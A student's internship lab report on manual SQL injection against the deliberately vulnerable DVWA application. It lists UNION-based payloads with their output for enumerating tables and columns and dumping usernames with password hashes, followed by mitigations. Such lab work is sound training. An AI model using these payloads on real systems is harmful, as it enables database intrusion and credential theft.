

Cyber Security Internship Report

Student Name: Sakshi Sadashiv Shimpale
University: Homi Bhabha State University Mumbai
Company Name: Anonymous India Cyber Defense Academy
Major: Digital and Cyber Forensics
Duration: November 17, 2025 to December 17, 2025
Domain: Ethical Hacking/Cyber security
Mentor: Akash Das
Coordinator: Akash Das

S

SQL Injection Attack on DVWA:

1. Introduction

SQL Injection (SQLi) is a critical web vulnerability that allows attackers to inject malicious SQL queries into input fields. In DVWA (Damn Vulnerable Web Application), the “SQL Injection” module at Low Security Level is intentionally unsecured, allowing learners to understand how backend databases can be manipulated.

The purpose of this experiment was to:


- Identify SQL injection vulnerabilities
- Inject malicious payloads
- Enumerate database details
- Extract table names, columns, and password hashes
- Understand how attackers perform manual SQLi on real websites

2. Environment Setup

- Platform: DVWA on XAMPP / Kali Linux
- Browser: Firefox / Chrome
- Security Level: *Low*
- Database: MySQL
- Module: SQL Injection
- **3. Manual SQL Injection – Step-by-Step Analysis**

- 3.1 Initial Testing for SQL Injection
- To confirm whether the input field is vulnerable, I injected special characters and logical operators.
- **Payload 1 – ORDER BY Testing**


1' ORDER BY 1#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a navigation menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), and Upload. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" label above a text input field and a "Submit" button. Below the input field, the following output is displayed in red text: "ID: 1' ORDER BY 1#", "First name: admin", and "Surname: admin". Underneath this is a "More info" section containing three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Payload 2 – Authentication Bypass Test

1' OR '1'='1#




This screenshot is similar to the previous one, showing the DVWA interface with the "SQL Injection" section active. The "User ID:" input field is empty. The output displayed in red text after submission is: "ID: 1' OR '1'='1#", "First name: admin", and "Surname: admin". The "More info" section with the same three links is also present.

Accessing Database Information

After confirming vulnerability, the next step is to gather internal database information.

Payload – Extract Database Version and Name

1' UNION SELECT version(), database()#



Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT version(), database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT version(), database()#
First name: 5.0.51a-3ubuntu5
Surname: dvwa

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

4. Database Enumeration


4.1 Retrieve All Table Names

Payload – Get Table Names

1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#

Purpose:

Lists all tables present in the active database.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" label, a text input field, and a "Submit" button. Below the input field, the output of the SQL injection is displayed in red text, showing three successful queries that retrieve table names from the database. The "More info" section at the bottom provides links to external resources.

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#
First name: guestbook
Surname:

ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#
First name: users
Surname:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Retrieve Column Names of the Users Table

Payload – Get Column Names

```
1' UNION SELECT column_name, null FROM information_schema.columns  
WHERE table_name='users' AND table_schema=database()#
```

Purpose:

Identify fields such as username, password, avatar, etc.

is

e

Execution

ion

ion

ion (Blind)

ted

s

urity

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name: user_id
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name: first_name
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name: last_name
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name: user
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name: password
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#
First name: avatar
Surname:

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tech/ips/sql-injection.html>

5. Extracting User Credentials

5.1 Dump Usernames and Password Hashes

Payload – Extract Hashes

1' UNION SELECT user, password FROM users#

Purpose:

Displays all usernames along with their hashed passwords.

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

5.2 Dumping User Credentials with Formatting

Payload – Use CONCAT for Clean Output

```
1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#
```

Purpose:

Formatted output makes results more readable.

ctions

Force

and Execution

clusion

Injection

Injection (Blind)

d

ected

ored

Security

Info

it

Vulnerability: SQL Injection

User ID:

```

ID: 1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#
First name: User: admin
Surname: Hash: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#
First name: User: gordonb
Surname: Hash: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#
First name: User: 1337
Surname: Hash: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#
First name: User: pablo
Surname: Hash: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#
First name: User: smithy
Surname: Hash: 5f4dcc3b5aa765d61d8327deb882cf99

```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

SQL injection dvwa MEDIUM security

First testing 1 ORDER BY 1#

ome

structions

etup

ute Force

ommand Execution

SRF

le Inclusion

QL Injection

QL Injection (Blind)

pload

SS reflected

SS stored

VWA Security



Vulnerability: SQL Injection

User ID:

```

ID: 1 ORDER BY 1#
First name: admin
Surname: admin

```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Access database :1 UNION SELECT version(), database()#

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, SRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, SS reflected, and SS stored. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" label above a text input field and a "Submit" button. Below the input field, the output of the SQL injection is displayed in red text. The first result shows "ID: 1 UNION SELECT version(), database()#" with "First name: admin" and "Surname: admin". The second result shows "ID: 1 UNION SELECT version(), database()#" with "First name: 5.0.51a-3ubuntu5" and "Surname: dvwa". Below the output, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Get table names

1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#

This screenshot shows the DVWA interface with the same sidebar and "Vulnerability: SQL Injection" title. The "User ID:" input field is present. The output in red text shows three successful queries using the payload "1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#". The first result shows "ID: 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#" with "First name: admin" and "Surname: admin". The second result shows "ID: 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#" with "First name: guestbook" and "Surname:". The third result shows "ID: 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#" with "First name: users" and "Surname:".

6. Observations

- DVWA at **Low Security** does not sanitize inputs.
- Every payload executed successfully, proving direct SQL query execution.
- UNION-based injections allowed complete extraction of database structure.

- Hashes retrieved from the users table can be cracked offline.
- The experiment shows how dangerous SQL Injection is if not mitigated.

7. Mitigation Techniques (Defensive Measures)

- Use **Prepared Statements (Parameterized Queries)**
 - Implement **Input Validation & Sanitization**
 - Use **Stored Procedures**
 - Disable SQL error messages
 - Apply **Least-Privilege Access** to database users
 - Install **Web Application Firewalls (WAF)**
 - Regular penetration testing and vulnerability scanning
-

8. Conclusion

This practical experiment demonstrated how SQL Injection on DVWA Low Security can fully compromise a database. By using simple payloads, I was able to enumerate database details, list tables, extract columns, and obtain password hashes.

The activity strengthened my understanding of:

- SQL query manipulation
- UNION-based injection
- Manual database extraction
- Importance of secure coding practices
- Real-life attack workflow used by penetration testers and attackers

This hands-on approach reinforced why SQL Injection remains one of the most severe vulnerabilities in web applications.

9. Future Goals

- Learn **SQL Injection on Medium and High security levels**
- Explore **Blind SQL Injection (Boolean & Time-based)**
- Practice automated SQLi with **SQLMap** and compare results

- Learn secure coding practices to protect against SQLi
- Study real-world SQLi attacks and how organizations mitigated them
- Work toward becoming a professional penetration tester